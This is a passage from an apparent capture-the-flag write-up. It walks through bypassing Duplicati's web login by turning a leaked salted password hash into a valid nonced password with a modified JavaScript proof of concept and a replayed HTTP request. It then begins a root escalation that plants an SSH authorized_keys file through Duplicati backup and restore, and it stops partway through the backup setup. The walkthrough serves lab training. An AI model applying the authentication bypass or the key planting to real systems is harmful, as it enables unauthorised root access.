HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Date: Tue, 27 Aug 2024 14:49:53 GMT
Content-Length: 140
Content-Type: application/json
Server: Tiny WebServer
Keep-Alive: timeout=20, max=400
Connection: Keep-Alive
Set-Cookie: xsrf-token=EmmVOffKs8hOwz1PLN73%2FlEcQGnGyZn3oJbODpEBtvk%3D; expires=Tue, 27 Aug 2024 14:59:53 GMT;path=/;
Set-Cookie: session-nonce=a4HuNM8By8SwD7RXTRgYCfcpR9JySogKH5xcbAQINx4%3D; expires=Tue, 27 Aug 2024 14:59:53 GMT;path=/;

{
  "Status": "OK",
  "Nonce": "a4HuNM8By8SwD7RXTRgYCfcpR9JySogKH5xcbAQINx4=",
  "Salt": "xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I="
}
We used the CyberChef recipe from the article the get the proper format of the hashed and salted password of the server.
- https://cyberchef.io/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)To_Hex('None',0)&input=V2I2ZTg1NUwzc045TFRhQ3V3UFh1YXV0c3dUSVFiZWttTUFyN0JySzJIbz0To_Hex('None',0)&input=V2I2ZTg1NUwzc045TFRhQ3V3UFh1YXV0c3dUSVFiZWttTUFyN0JySzJIbz0)
59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87aThen we modified the Proof of Concept (PoC) from the article and pasted in our Nonce value.
var saltedpwd = "59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a";
var noncedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse("zurHpm4G6F41wrc/p5S5dSR/i1CpzIwZiYWZhGffFmQ=") + saltedpwd)).toString(CryptoJS.enc.Base64);
console.log(noncedpwd);
After setting up a developer console to accept pasting by simply typing in allow pasting, we copied the modified script and received a password.

vMqRNhi+nhonF2YT0pyXF/zm2yIZM8Eq3VFTyBAjLwo=Next step was to forward the request once more, then we replaced the password with our newly generated one and after that, we selected it and pressed Ctrl+u to URL encode it.
POST /login.cgi HTTP/1.1
Host: 127.0.0.1:8200
Content-Length: 57
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8200
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8200/login.html
Accept-Encoding: gzip, deflate, br
Cookie: xsrf-token=EmmVOffKs8hOwz1PLN73%2FlEcQGnGyZn3oJbODpEBtvk%3D; session-nonce=a4HuNM8By8SwD7RXTRgYCfcpR9JySogKH5xcbAQINx4%3D
Connection: keep-alive

password=N7yfvI1ijUS3O8%2BWi3ErcOviw9oMPybfLEdFAJuTQVc%3D
vMqRNhi%2bnhonF2YT0pyXF/zm2yIZM8Eq3VFTyBAjLwo%3d

After forwarding the modified request with the new URL encoded password and the upcoming responses a few times, we got logged in into the Duplicati application.
Privilege Escalation to root
So Duplicati is an application to perform backups on the system or various other locations like S3 buckets etc. The basic idea was to save and authorized_keys file in any location on the box, then backup the directory which contained the file and finally restore it in the .ssh directory of root.
We started with the authorized_keys file which we placed inside /tmp.

marcus@monitorsthree:/tmp$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDLe30SIt4ehPSdr4JIuZdQRoWmPo3p6txvjK9OcYC9wTvyDeI2emq63QE+YkqatnXJfLJhgEPXRzXltVrO6KGE3PMoyarwHC6NvDx9Fsjl2oSs0/XqUuSz+nkXWmjUgqP4I7SQar7n6lPBwQBUqnQvhrAZQYlDs4ibsiho0c+VnjJu385eSl8AshVZzf/mMkgvMcs2+NLGpbxbsaErLkBikKNA2OdN03SNLcdReIyLYaYMO2c6IJxK3TnPKvugiZIObYR5Wnvi8ZacqR4DqdfGu4PO8Mw+lyqKRRQNLB5rCK1R47HnRvpnTniR+RA9lT5zh+Wt1F6IBJYow7+zUQqk2+KEMF3Bi4QfYy2nBN7tq7dQMUC5kwOuF7JEnzbBCFAQuLy4TMzVa7LMO6tM+sKHWa9oXt2elvqo5kf4OJL4t2Q04797+3T2tdxDBptLTHG9YtLX+nMWTMIZAE4ia8m/4CJblFmoq2V9F01JeI6cphikXjLk+8yms3QQnPRGJZWo1bFcFvVpyvffhjxYoumWIryOkWs4Hajo+IfOiVrHtpzGSsOUw475yPTG9K6Y1NIxegv62HfzK3+jpMmSrz7wU6qDtEh724XQqaG2NWum3EcrZMJokb8YBeH8SLJtczcfMo4AWB5NXncpZC4+JFu+aT4QY7xrFANsDcNUbsPmqw==" > authorized_keysNext we added a new backup.

We gave it a name and disabled encryption.

Then we selected tmp as a destination which was NOT the actual /tmp folder of the box because Duplicati has it's own folder structure.

